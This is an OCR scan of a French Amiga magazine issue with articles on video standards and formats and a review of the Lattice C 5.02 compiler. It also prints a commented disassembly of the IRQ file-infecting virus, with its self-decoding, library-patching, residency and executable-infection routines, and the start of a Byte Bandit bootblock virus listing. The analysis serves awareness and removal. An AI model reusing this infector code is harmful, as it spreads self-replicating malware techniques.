
Méfions nous par ailleurs de cette prise péritel que l'on trouve partout : tout individu sensé pourrait croire qu'à partir du moment ou cette prise est standard, tous les appareils qui en sont équipés peuvent échanger des images sans problème ; grave erreur, cette prise peut véhiculer une flopée de signaux différents et incompatibles.

Il existe un autre type de signal COMPOSANTES : le ***C - Y***. Le C - Y consiste à dissocier les signaux



luminance et chrominance ce qui offre une solution intermédiaire entre les deux systèmes précédents (plus clean que le composite, moins lourd que le composantes).

On vient de s'enfiler les standards, ouf!!. Ma prose n'est pas d'une grande valeur technique mais me suffit dans mon boulot de truquiste télé, pourquoi se saturer les neurones avec des idées plus complexes ?? Bon, je vous décris les formats vidéo et on parlera le même dialecte.




Le terme de format n'est pas une abstraction parabolique puisque la largeur de la bande magnétique servant à l'enregistrement détermine d'une façon tout à fait réelle les possibilités dudit enregistrement. On le sait, les capacites de mémorisation du support magnétique sont limitées; moins on "tasse", meilleure est la restitution et la tenue dans le temps. Le plus gros format actuel est le ***1 pouce*** qui est encore utilisé dans de gros studios pour des productions nécessitant une très grande qualité et de nombreuses opérations de relecture-réécriture pour les trucages.

Le format "pro" le plus répandu est le ***3/4 de pouce*** avec deux variantes: le standard ***U-MATIC/U-MATICsp*** et le standard ***BVU***. L'U-MATIC est le plus vieux des deux et n'est plus utilisé que dans la production institutionnelle pour des raisons de manque de tenue de la chrominance en générations (une copie de l'original = 1ère génération, une copie de cette copie = 2ème génération, etkaetera....)

Le BVU n'est en fait qu'une version très ameliorée de l'U-MATIC (chez SONY, l'éléctronique BVU permet de lire l'U-MATIC) qui code différement la couleur et integre un time-code (une espèce d'étiquette pour chaque image) contre un simple compteur pour l'U-MATIC. Ces deux standards utilisent la même cassette dont il existe une version "compacte" pour les magnétoscopes portables qui peut être lue sans adaptation sur les scops de montage.

Les formats "familiaux" étaient, il n'y a pas encore longtemps, tous basés sur une bande d'***1/2 pouce***. Le ***BETAMAX***, format *SONY*, le ***VHS*** et sa variante compacte pour camescope, le ***V2000*** (c'est marrant, tout le monde s'est dépêché d'oublier ce joli standard bien franchouillard). Mais, avec les progrès réalisés en matière d'éléctronique et des systèmes de codages repensés, ces formats "populaires" accèdent désormais à une qualité prfoessionelle. Le format BETAMAX, mort sur le marché familial, trouve une nouvelle jeunesse sous le standard ***BETACAM*** : c'est la même cassette mais elle tourne deux fois plus vite et le codage s'opère en composantes. Idem pour le VHS qui, une fois codé en C - Y (chrominance separée de la luminance) devient le ***S-VHS***, nouveau standard *JVC*.



Enfin, un mot sur le format ***8mm*** dévoué à la grande cause du camescope qui sert à filmer mamy au zoo ou archibald, le petit dernier, en train de faire un aerial totally rad' avec son skateboard contre un mur en béton et l'intervention du SAMU et le visage triste de l'infirmiere-qui-supporte-pas-de-rouler-vite-en-J7-à-l'heure-de-la sortie-des-bureaux ainsi que toutes les merveilles de notre planète.

Et, pour rire, j'ai vu un camescope sud-coréen qui utilisait le standard ***D-A-T*** cassette numérique audio. Je n'en ai jamais entendu reparler. S'agissait t-il d'une erreur d'un bureau d'étude shooté à l'alcool de soja et au

Amiga-vidéo (suite)

crabe séché ???

Voila, petite recapitulation :

- STANDARDS :

NTSC frequence trame 6OHz, 525 lignes

PAL frequence trame 5OHz, 625 lignes

SECAM " " " "

- TYPE :

composite donc modulé dans un standard

composantes RVBS ou C - Y

- FORMATS :

BVU 3/4

U-MATIC 3/4

S-VHS 1/2

BETACAM 1/2

VHS et VHS-C 1/2

BETAMAX 1/2

V2OOO 1/2

vidéo 8 8mm


Il est important de piger que ces notions sont toutes indépendantes; un format ne conditionne pas un standard.

Dans le courrier que je reçois, la bourde la plus répandue consiste à mélanger le signal et le support. Par exemple, il existe des magnétoscopes U-MATIC dans les trois standards dont j'ai parlé plus haut mais on ne rentre que des signaux composites.

Je reçois également des lettres de gens consternés par les enregistrements vidéo qu'ils font de leur 'miga. Je reprécise quelques points.

- L'image de 'miga à laquelle vous êtes habitués est un très beau RVB. Vous n'arriverez jamais à avoir des couleurs aussi "petantes" en composite.

- Les images auxquelles vous habitue votre magnétoscope ne subissent pas de transcodage (je pense ici de PAL vers SECAM)



▲

Carnet publicitaire américaine pour l'Amiga 500

Dessin de J.L..Vidal ☞

- Les petits modulateurs, integré sur 1OOO ou en option sur 5OO et 2OOO, ne peuvent en aucune façon etre assimilés à des codeurs PAL. Le signal composite qu'ils fournissent n'est destiné qu'à une visualisation directe sur écran. Un bon codeur vaut entre 5 et 1OOOO Frs HT (je vais bientôt tester un codeur de provenance teutonnique et d'un prix plus abordable (entre 2 et 3OOO Frs)).

Codeur

Pour obtenir un bon résultat, il faut pouvoir accéder à un vrai codeur RVBS 5OHz en entrée et ce que vous voulez en sortie. Yapa d'secret.

Néanmoins, en enregistrement PAL direct, n'oubliez pas cette nécessité qu'est le bouclage 75 Ohms. Il faut, de façon impérative, que la derniere sortie du dernier appareil soit "fermée" par une resistance de 75 Ohms. On trouve dans les magasins specialisés des "bouchons" tous prêts en prise BNC.

Poète numérique

Voilà, j'espère avoir éclairé d'un jour nouveau votre lanterne magique et que, dorénavant, votre créativite débridée de poète numérique ne se heurtera plus à la paroi froide et abrupte de la terminologie vidéo.

J'arrête parce que, moi, tous ces chiffres, ces sigles, ces problèmes, ça me fout un mal de tronche pas possible.

EL YETi
est un vrai génie des alpages

LATTICE C 5.02 *premier épisode*

(10000 kilometres dans l'enfer vert avec un LATTICE 5.02 d'origine et EL YETI sur la banquette arriere)

Dans ces conditions, vous comprendrez que ma première occupation a été la survie.

Le compilateur est livré sur 6 disquettes avec un script d'installation pour les possesseurs de disque dur. Pour les autres un conseil, achetez une extension mémoire et (ou) un deuxième lecteur. L'installation du compilateur sur une disquette est presque impossible à moins de se passer de l'éditeur ou du deboggeur, or ce sont ces deux programmes qui font le principal intérêt de la version 5.0. Il faut donc soit les avoir en Ram (nécessité de 1 méga) soit avoir un deuxième lecteur. (nota si on a les 2 ce n'en est que mieux car pour compiler sous éditeur (qui fait une centaine de K) il reste peu de place) Le manuel se presente sous la forme de deux classeurs (tient ils copient MANX?) que le YETI devrait trouver très jolis, n'est ce pas mon cher collègue?

YETI: ... (réflection intense)... *Graooork, wouglaah!*

(traduction: *Oui le package est très classieux et la couverture des classeurs est moins rugueuse que celle de l'AZTEC et préserve mieux la douceur de mes mains!*)

Il comporte 6 parties: le manuel de l'utilisateur, l'éditeur, les commandes, les librairies, les utilitaires et le debugger.

Le manuel de l'utilisateur

On remarquera une partie réservée au macro assembleur plus importante que d'habitude (elle était quasiment inexistante dans les doc précédentes) sinon rien de nouveau dans cette partie.

L'éditeur LSE (lattice screen editor)

Tout d'abord une constatation : il faut éviter d'utiliser le pavé numérique qui sert de commande. La touche *Enter* par ex permet de basculer en interlace. Très pratique en clavier US, mais en AZERTY il faut shifter pour accéder aux chiffres (gare à la crise de nerfs surtout que le . correspond au *Del*, les fonctions sont en fait celles qui sont marquées sur le champ des touches du pavé. Attention, *0* supprime le mode insertion). *F1* donne accés au menu *Help* ouf !!! une page et demie d'options - de quoi perdre la boule; heureusement qu'ils ont pense au help.

Bien sûr il y a aussi des menus déroulants regroupant une bonne partie des options. Comme dans un éditeur digne de ce nom il est possible de déplacer le curseur avec la souris. De plus si votre ligne est trop longue au lieu de déplacer tout le texte vers la gauche (ce qui fait que vous ne voyez plus ce qu'il y a dessus et dessous) il décale uniquement la ligne et signale une ligne plus longue que la normale par un > en vidéo inverse. De plus il fait automatiquement l'indentation pour le C (chaque fois que l'on tape une {). Vous aurez la possibilité d'éditer jusqu'à 9 fichiers en même temps.

Le point le plus noir: pas d'option "save as" ni de requester pour choisir le nom du fichier grrrr!!!!!

Enfin le plus intéressant : la possibilité d'appeler le compilateur depuis l'éditeur. Tout d'abord *Ctrl F4* pour choisir les options de compilation puis *F4* et en avant!

Chaque fois qu'il y a une erreur arrêt avec choix:

continue abandon ignore

et le curseur se positionne sur la ligne où a été détectée l'erreur (ou sur la suivante s'il s'agit d'un ; manquant)

De plus les messages d'erreurs sont dans un fichier éditable ce qui permet de les traduire (il existe d'ailleurs une version en allemand, merci pour nous pauvres petits francais!).

YETI : Je m'en fous, en british ou en teuton, j'y pige que dalle. Le papier du manuel a bon goût.

Les commandes

Liste des commandes et de leurs options : voir les parties utilities et debugger pour plus de détails. A noter que cette partie fait double emploie sauf pour le compilateur, c'est à dire lc lc1 et lc2. Remarquons l'existence d'un lc1b qui est un big compileur, avec quelques options en plus, et 20 K de code supplémentaires, délicate attention pour les possesseurs de seulement 512 K que d'avoir conçu deux versions. Côté compilateur, plein de nouvelles options et en particulier la possibilité d'utiliser un debogger (cpr pour les intimes). A noter qu'il n'est plus nécessaire de déclarer les fonctions en void ce qui provoquait l'apparition de warning dans les versions précédentes. De plus l'oubli d'un ; est signalé mais n'est pas considéré comme une erreur entraînant un crash. Attention tout de même, le compilateur peut se tromper sur les intentions du programmeur. En cas d'oubli il vaut donc mieux arrêter et rajouter le ; manquant.

Les libraries:

Manuel très complet de toutes les fonctions proposées par le compilateur avec de nouvelles fonctions qui ont été ajoutées par rapport aux anciennes versions.

Les utilitaires

Quelques-uns au passage :

WC word count qui permet de compter le nombre de mots et de lignes dans un fichier.

CXREF générateur de référence croisées pour le C.

DIFF comparateur de fichier.

FILE qui cherche des fichiers sur disque.

GREP un utilitaire à la sauce UNIX.

LPROF et LSTAT qui permettent de tester les performances des programmes et donc d'optimiser chaque partie en conséquence. lprof permet de savoir dans quelle partie un programme passe le plus de temps alors que lstat sort les résultat sous forme de poucentages (C presque la même chose).

TB trace back qui permet de récupérer dans un fichier les registres, le n° du guru l'adresse du crash en hexa et par rapport à un label (ex: main + 5) la pile etc...

lmk équivalent du make de l'Aztec (il était temps) très complet.

En ce qui concerne le déoggeur, je n'ai pas eu le temps matériel nécessaire à un test sérieux. Il semble qu'il s'inspire très fortement de SDB (celui du MANX) et un peu de Métascope. Quoiqu'il en soit, c'est une chouette amélioration qui devrait faciliter les phases de mise au point. Je vous en reparle dès que je l'aurai poussé à bout.

Ben voilà, j'éspère avoir éclairé un peu votre lanterne. A bientôt pour la suite de ce test long et périlleux où l'homme se rapproche de ses racines et où on peut se dire que la souffrance physique est sans limites.

Romeo Rapido

DESASSEMBLAGE DU VIRUS IRQ

Cédric BEUST

Dans le cadre de la campagne menée par ANews pour l'information et la démystification de certaines rumeurs concernant les virus (Ed: ah bon?), *voici le désassemblage du dernier en date: l'IRQ (merci à Romeo Rapido pour m'en avoir fourni un exemplaire).*

Tout a été dit ou presque sur le sujet, aussi serai-je bref. Ce virus n'est pas méchant en soi (il se contente de modifier le titre de la fenêtre CLI courante en y mettant le message décrit en fin de listing) mais il représente une étape dans l'évolution des virus en ce sens qu'il est le premier à pouvoir s'infiltrer dans les disques durs.

Etant donné qu'il se greffe sur les exécutables de moins de 100 000 octets, je me suis contenté de désassembler le hunk propre du virus, que j'ai dû auparavant décoder avec la routine qu'il utilise lui-même (inutile donc de rechercher la chaîne mentionnée plus haut dans vos fichiers suspects, ainsi que le faisait remarquer Ed dans le n° 12).

Voici les remèdes:


- ***Prévention:*** le petit truc publié dans *A-News* n° 12 me paraît aussi simple qu'efficace: il consiste à faire croire au virus qu'il est déjà installé

- ***Elimination:*** utiliser *VirusX 3.10* en tâche de fond. Pour une expédition punitive, *KV* semble préférable car il est capable de sonder un directory entier et de rétablir les fichiers infectés.

```
c1a988: movem.l A6-A0/D7-D0,-(A7)
c1a98c: bsr.l  $c1aa4a; Routine de décodage
c1a990: move.l $0004,A6
c1a994: lea    966(PC)(=$c1ad5c),A0; Incrémente le
compteur
c1a998: addq.l #1,(A0); de reproduction
c1a99a: lea    176(PC)(=$c1aa4c),A0
c1a99e: move.l (A0),D0; Modifie la valeur utilisée
c1a9a0: add.l  $dff004,D0; par le codage (voir plus bas)
c1a9a6: move.l D0,(A0)
c1a9a8: bsr.l  $c1aa62; Début du virus
c1a9ac: bra.l  $c1aa40; Fin

c1aa40: movem.l (A7)+,A6-A0/D7-D0; Saute vers la routine
originale
c1aa44: jmp    $c1adb8
c1aa4a: move.l #$c3f9dc3b,D0; Cette valeur peut changer
c1aa50: lea    -194(PC)(=$c1a990),A0 ; (voir plus haut)
c1aa54: move.w #$0025,D1
c1aa58: eor.l  D0,(A0)+
c1aa5a: addq.l #3,D0
c1aa5c: dbf    D1,$c1aa58
c1aa60: rts

c1aa62: cmpi.w #$00f0,-406(A6); Adresse de
OldOpenLibrary en rom?
c1aa68: bpl.s  $c1aa6c; oui: on s'installe
c1aa6a: rts ; non, c'est déjà fait

c1aa6c: move.l #$0000042c,D0; Réserve une zone
c1aa72: moveq  #$00,D1; de 1060 + 8 octets
c1aa74: jsr    -198(A6)
c1aa78: lea    814(PC)(=$c1ada8),A1 ; Sauvegarde son
adresse
c1aa7c: addq.l #8,D0; Saute les 8 premiers octets
c1aa7e: move.l D0,(A1)
c1aa80: move.l D0,A1
c1aa82: move.w #$0423,D0
c1aa86: lea    -256(PC)(=$c1a988),A0
c1aa8a: move.b (A0)+,(A1)+
c1aa8c: dbf    D0,$c1aa8a; Relogement vers cette adresse
c1aa90: move.l 790(PC)(=$c1ada8),A1
c1aa94: lea    958(A1),A1; $c1ad46 =
c1aa98: move.l A1,D0; adresse du nouveau OldOpenLibrary
c1aa9a: move.l #$ffffffc68,A0; Son offSet dans Exec (-198)
c1aaa0: move.l A6,A1
c1aaa2: jsr    -420(A6); SetFunction()
c1aaa6: lea    688(PC)(=$c1ad58),A0
c1aaaa: move.l D0,(A0); Stocke l'ancienne valeur
c1aaac: move.l 762(PC)(=$c1ada8),A1
c1aab0: lea    1014(A1),A0
c1aab4: lea    940(A1),A1
c1aab8: move.l A1,(A0)
c1aaba: move.l 748(PC)(=$c1ada8),A0 ; Se crée une entrée
c1aabc: lea    984(A0),A0; parmi les Résidents
c1aac2: move.l A0,550(A6); pour ne pas être effacé:
c1aac6: lea    8(A0),A1; Pointeur sur elle-même
c1aaca: move.l A1,(A0)
c1aacc: move.l A1,10(A0)
c1aad0: lea    30(A1),A1; Offset de la routine
c1aad4: move.l A1,14(A0); d'initialisation
c1aad8: jsr    -612(A6)
c1aadc: move.l D0,554(A6); Valide checksum
c1aae0: rts

c1aae2: btst   #0,$dff005; Voici le virus
c1aaea: beq.s  $c1ab08
c1aaec: lea    -290(PC)(=$c1a9cc),A1 ; 'intuition.library'
c1aaf0: move.l 614(PC)(=$c1ad58),A0
c1aaf4: jsr    (A0); Exécute l'ancien OldOpenLibrary
c1aaf6: tst.l  D0; Bien exécuté?
c1aaf8: beq.s  $c1aae0; Non, fin
c1aafa: move.l D0,A6; IntuitionBase
c1aafc: move.l 52(A0),A0; Fenêtre courante
c1ab00: lea    -272(PC)(=$c1a9f2),A1 ; Adresse du titre
c1ab04: jsr    -276(A6); SetWindowTitles()
c1ab08: move.l $0004,A6
c1ab0c: lea    -350(PC)(=$c1a9b0),A3
c1ab10: move.l #$000186a0,D0
c1ab16: moveq  #$00,D1
c1ab18: jsr    -198(A6); AllocMem(100 000 octets)
c1ab1c: move.l D0,A4; A4 <- Zone mémoire
c1ab1e: tst.l  D0
c1ab20: beq.s  $c1aae0; Pas de mémoire: fin
c1ab22: lea    -356(PC)(=$c1a9c0),A1
c1ab26: move.l 560(PC)(=$c1ad58),A0
c1ab2a: jsr    (A0); Ouvre 'dos.library'
c1ab2c: tst.l  D0; Problème:
c1ab2e: beq.l  $c1ad26; libérer la mémoire et bye!
c1ab32: move.l D0,A6; A6 <- DosBase
c1ab34: btst   #2,$dff006
c1ab3c: bne.s  $c1abb2
c1ab3e: lea    -354(PC)(=$c1a9de),A0
c1ab42: move.l A0,D1
c1ab44: move.l #$000003ed,D2
c1ab4a: jsr    -30(A6); Open(startup-sequence)
c1ab4e: move.l D0,A5; A5 <- filehandle
c1ab50: move.l D0,D1; D1 <- filehandle
c1ab52: beq.s  $c1abb2; Pas pu l'ouvrir...
c1ab54: move.l #$000186a0,D3 ; Longueur maximale
c1ab5a: move.l A4,D2
c1ab5c: jsr    -42(A6); Read(startup-sequence)
c1ab60: lea    548(PC)(=$c1ad86),A1 ; A1 <- Buffer pour 1ère
commande
c1ab64: move.l A4,A0; A4 contient le fichier
c1ab66: bra.s  $c1ab6e
c1ab68: cmpi.b #$0a,(A0)+ ; Va au 1er LineFeed
c1ab6c: bne.s  $c1ab68
c1ab6e: cmpi.b #$3b,(A0); Saute ';'
c1ab72: beq.s  $c1ab68
c1ab74: cmpi.b #$0a,(A0); Saute LineFeeds
c1ab78: beq.s  $c1ab68
c1ab7a: cmpi.b #$22,(A0); Saute '"'
c1ab7e: beq.s  $c1ab68
c1ab80: cmpi.b #$20,(A0) ; Si différent d'espace
c1ab84: bne.s  $c1ab8a; stocke le nom trouvé
c1ab86: addq.l #1,A0
c1ab88: bra.s  $c1ab6e; Sinon, continue la recherche
c1ab8a: move.b (A0)+,(A1)+
c1ab8c: cmpi.b #$3b,(A0); Stocke tant que le caractère
c1ab90: beq.s  $c1aba4; est différent de LF ';' et '"'
c1ab92: cmpi.b #$20,(A0)
c1ab96: beq.s  $c1aba4
c1ab98: cmpi.b #$22,(A0)
c1ab9c: beq.s  $c1aba4
c1ab9e: cmpi.b #$0a,(A0)
c1aba2: bne.s  $c1ab8a
c1aba4: move.b #$00,(A1); Un NULL pour terminer
c1aba8: lea    476(PC)(=$c1ad86),A3
c1abac: move.l A5,D1
c1abae: jsr    -36(A6); Ferme le startup
c1abb2: move.l A3,D1
c1abb4: move.l #$000003ed,D2; Mode 'ancien' (lecture)
c1abba: jsr    -30(A6); Ouvre le nom stocké
c1abbe: tst.l  D0
c1abc0: bne.s  $c1abd0; Ca a marché
c1abc2: subq.l #2,A3; Echoué: réessaie en mettant
c1abc4: move.l A3,D1; le préfixe 'c:' devant
c1abc6: jsr    -30(A6)
c1abca: tst.l  D0
c1abcc: beq.l  $c1ad1c; Toujours pas: on sort
c1abd0: move.l D0,A5; A5 <- filehandle
c1abd2: move.l D0,D1; D1 <- filehandle
c1abd4: move.l A4,D2; A4 <- buffer d'entrée
c1abd6: move.l #$000186a0,D3 ; D3 <- Longueur maximale
c1abdc: jsr    -42(A6); (100 000 octets)
c1abe0: move.l D0,D7; Celle-ci est-elle plus grande
c1abe2: cmpi.l #$000186a0,D0; que la longueur lue?
c1abe8: beq.l  $c1ad10; Oui: trop gros poisson, bye!
c1abec: move.l A5,D1; Non: on a repéré la future victime
c1abee: jsr    -36(A6); On la referme...
c1abf2: cmpi.l #$000003f3,(A4); HUNK_HEADER?
c1abf8: bne.l  $c1ad1c; Non, on abandonne
c1abfc: move.l 8(A4),D6; Va chercher dans le hunk approprié
c1ac00: lsl.l  #2,D6; l'identificateur du virus
c1ac02: cmpi.l #$fffe6100,30(A4,D6.L)
c1ac0a: beq.l  $c1ad1c ; Déjà infecté
c1ac0e: move.l A3,D1
c1ac10: moveq  #$00,D2
c1ac12: jsr    -186(A6); SetProtection(rwed)
c1ac16: move.l A3,D1
c1ac18: move.l #$000003ee,D2
c1ac1e: jsr    -30(A6); Ouvre la commande, mais
c1ac22: move.l D0,A5; en écriture, cette fois!
c1ac24: beq.l  $c1ad1c
c1ac28: lea    -484(PC)(=$c1aa46),A0
c1ac2c: move.l (A0),A2; A2 <- routine originale
c1ac2e: clr.l  (A0)
c1ac30: addq.l #1,8(A4); Incrémente nombre de hunks
c1ac34: addq.l #1,16(A4); Incrémente la taille
c1ac38: move.l A5,D1
c1ac3a: move.l A4,D2
c1ac3c: moveq  #$14,D3
c1ac3e: jsr    -48(A6) ; Ecrit ces octets d'identification
c1ac42: lea    -648(PC)(=$c1a9bc),A0
c1ac46: move.l A5,D1; Maintenant, écrit la taille
c1ac48: move.l A0,D2; du nouveau hunk ($109)
c1ac4a: moveq  #$04,D3
c1ac4c: jsr    -48(A6);-----------------------------
c1ac50: move.l A5,D1; Puis les hunks d'identification
c1ac52: lea    20(A4),A0
```

```
c1ac56: move.l A0,D2; de la commande d'origine
c1ac58: move.l D6,D3
c1ac5a: lea    20(A4,D3.L),A3
c1ac5e: sub.l  D3,D7
c1ac60: subi.l #$00000014,D7
c1ac66: jsr    -48(A6);--------------------------------
c1ac6a: move.l A5,D1; Maintenant, au tour du 1er hunk
c1ac6c: lea    -694(PC)(=$c1a9b8),A0
c1ac70: move.l A0,D2; Ecrit HUNK_HEADER ($3e9)
c1ac72: moveq  #$08,D3; Puis la taille ($109)
c1ac74: jsr    -48(A6) ; ------------------------------
c1ac78: bsr.l  $c1aa4a; Recode toute cette partie
c1ac7c: move.l A5,D1; avant de la récrire
c1ac7e: lea    -760(PC)(=$c1a988),A0
c1ac82: move.l A0,D2
c1ac84: move.l #$00000424,D3; 1060 octets
c1ac8a: jsr    -48(A6); -------------------------------
c1ac8e: move.l A5,D1; Ecrit HUNK_RELOC
c1ac90: lea    -618(PC)(=$c1aa28),A0
c1ac94: move.l A0,D2; suivi de la table de relocation
c1ac96: moveq  #$18,D3
c1ac98: jsr    -48(A6) ; ------------------------------
c1ac9c: bsr.l  $c1aa4a ; Re-décode la routine
c1aca0: moveq  #$00,D0
c1aca2: move.l A3,A0; A0 = A3 = buffer
c1aca4: addq.l #4,D0; D0 <- Longueur déjà analysée
c1aca6: move.l (A0)+,D1
c1aca8: cmpi.l #$000003eb,D1; HUNK_BSS?
c1acae: bne.s  $c1acb6
c1acb0: addq.l #4,D0; Reconnu: incrémente d0
c1acb2: move.l (A0)+,D1; Passe au suivant
c1acb4: bra.s  $c1ad00
c1acb6: cmpi.l #$000003ec,D1; HUNK_RELOC32?
c1acbc: bne.s  $c1acd2
c1acbe: addq.l #4,D0; Reconnu: incrémente d0
c1acc0: move.l (A0)+,D1; Nombre d'offsets nul?
c1acc2: beq.s  $c1ad00 ; Oui, fin de traitement
c1acc4: addq.l #4,D0   ; Incrémente taille analysée
c1acc6: addq.l #1,(A0)+; Incrémente numéro de hunk
c1acc8: lsl.l  #2,D1   ; Pour convertir long en byte
c1acca: lea    0(A0,D1.L),A0; Va chercher le suivant
c1acce: add.l  D1,D0; et incrémente la taille analysée
c1acd0: bra.s  $c1acbe
c1acd2: cmpi.l #$000003f1,D1; HUNK_DEBUG?
c1acd8: beq.s  $c1acea
c1acda: cmpi.l #$000003e7,D1; HUNK_UNIT?
c1ace0: blt.s  $c1acf8
c1ace2: cmpi.l #$000003ea,D1; HUNK_DATA?
c1ace8: bgt.s  $c1acf8
c1acea: addq.l #4,D0
c1acec: move.l (A0)+,D1; Taille de ces data
c1acee: lsl.l  #2,D1; convertie en octets
c1acf0: lea    0(A0,D1.L),A0; Déplacement pour se
c1acf4: add.l  D1,D0; placer à la fin
c1acf6: bra.s  $c1ad00; et boucler
c1acf8: cmpi.l #$000003f2,D1; HUNK_END?
c1acfe: bne.s  $c1ad06
c1ad00: cmp.l  D0,D7; Tout y est passé?
c1ad02: bne.l  $c1aca4; Non: on boucle
c1ad06: move.l A5,D1
c1ad08: move.l A3,D2
c1ad0a: move.l D7,D3
c1ad0c: jsr    -48(A6); Oui: on récrit tout
c1ad10: move.l A5,D1
c1ad12: jsr    -36(A6); Fermeture
c1ad16: lea    -722(PC)(=$c1aa46),A0
c1ad1a: move.l A2,(A0); A2 pointe sur la routine
c1ad1c: move.l A6,A1; originale
c1ad1e: move.l $0004,A6
c1ad22: jsr    -414(A6); Ferme la bibliothèque
c1ad26: move.l A4,A1
c1ad28: move.l #$000186a0,D0
c1ad2e: jsr    -210(A6); Libère la mémoire
c1ad32: rts
c1ad34: movem.l A6-A0/D7-D0,-(A7); Appelé lors de
c1ad38: move.l $0004,A6; l'initialisation de la
c1ad3c: bsr.l  $c1aa62; table résidente:
c1ad40: movem.l (A7)+,A6-A0/D7-D0; installation du virus
c1ad44: rts
c1ad46: move.l 16(PC)(=$c1ad58),-(A7) ; Appelé à chaque
c1ad4a: movem.l A6-A0/D7-D0,-(A7); utilisation de
c1ad4e: bsr.l  $c1aae2; OldOpenLibrary
c1ad52: movem.l (A7)+,A6-A0/D7-D0
c1ad56: rts

c1a9b0: dc.b ':c/dir',0,0
c1a9b8: dc.l $000003e9,$00000109; HUNK_CODE suivi de taille
c1a9c0: dc.b 'dos.library',0
c1a9cc: dc.b 'intuition.library',0
c1a9de: dc.b ':s/startup-sequence,0
c1a9f2: dc.b 'AmigaDos presents: a new virus by the IRQ-TeamV41.0',0,0
c1aa26: dc.w $ffff
c1aa28: dc.l $3ec; HUNK_RELOC32
c1aa2c: dc.l $1; Un seul offset
c1aa30: dc.l $1; Dans le 1er hunk
c1aa34: dc.l $be; A l'offset $be (cf. $c1aa46: jmp)
c1aa38: dc.l $0; Fin de cette section
c1aa3c: dc.l $3f2; HUNK_END

c1ad58: dc.l $fc1430; Ici sera stockée le vrai OldOpenLibrary
c1ad5c: dc.l $b; Compteur (incrémenté)
c1ad60: dc.l $c071c0; Adresse de la structure résidente
c1ad64: dc.l $0
c1ad68: dc.w $4afc; Début de la structure résidente
c1ad6a: dc.w $c071c0; Pointeur sur la structure elle-même
c1ad6e: dc.l $c071de; Pointeur sur la fin de la structure
c1ad72: dc.b $1; Flag (exécuter la routine d'initialisation)
c1ad73: dc.b $21; Version
c1ad74: dc.b $3; Type (device)
c1ad75: dc.b $ce; Priorité (206)
c1ad76: dc.l $0; Pas de nom
c1ad7a: dc.l $0; Pas de commentaires
c1ad7e: dc.l $c0718c; Routine à appeler pour initialiser
c1ad82: dc.w $0
c1ad84: dc.b 'c:toto'; Ici sera stocké le nom de la première commande
; du startup-sequence. Petite remarque: toto est un nom
; qui sonne plutôt français, vous ne trouvez pas? Bizarre...
c1ad8a: dc.w $0
c1ad8c: blk.b 28,0; Réserve de la place pour 30 caractères
c1ada8: dc.l $c06de0; Pour stocker la zone de mémoire d'AllocMem
```

Je voudrais terminer en lançant un appel aux futurs créateurs de virus. Il semble que tout ait été dit sur le sujet, et il n'existe probablement plus beaucoup d'utilisateurs qui ne protègent pas systématiquement toutes leurs disquettes par acquit de conscience. Alors, réfléchissez à deux fois avant de vous lancer dans l'écriture d'un nouveau virus révolutionnaire: vous avez sûrement mieux à faire.



DESASSEMBLAGE DU VIRUS BYTE BANDIT

ERIC CHAUVEL 3-1989

```
;ABREVIATIONS UTILISEES:
PTR. pointeur
PROG. programme
STRUC. structure
INTER. interruption
NB. nombre

C3000 444F5300 41D25F05 00000370        'DOS',checksum,bloc racine

C300C 6000 003E        bra    $000C304C

C3010 56697275 73206279 20427974 65202020  'Virus by Byte   '
C3020 42616E64 69742069 6E202039 2E38372E  'Bandit in  9.87.'
C3030 4E756D62 6572206F 66202020 20202020  'Number of      '
C3040 636F7079 73203A00 00000000          'copys :.....'

C304C 48E7 7F7F        movem.l D1-D7/A1-A7,-(A7)
